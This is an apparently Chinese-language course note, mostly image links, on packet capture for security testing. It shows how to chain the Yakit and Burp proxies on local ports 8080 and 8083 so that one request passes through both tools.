
20:34
2024-11-26

burp监听的端口为8080



3.1.2 Clash+Yakit







3.2 抓包技术-Web&App&小程序&PC-项目联动







- 1 意义: 让一个数据包同时经过不同安全测试工具进行扫描


3.2.1 Yakit->Burp

- 1 Yakit->Burp
- 2 1、Yakit 127.0.0.1:8083
- 3 2、设置下游 127.0.0.1:8080
- 4 3、Burp 127.0.0.1:8080
- 5 4、系统的代理设置: 127.0.0.1:8083











3.2.2 Burp->Yakit


- 1 Burp->Yakit
- 1、Burp 127.0.0.1:8080
- 2、Yakit 127.0.0.1:8083
- 3、让Burp将给到Yakit
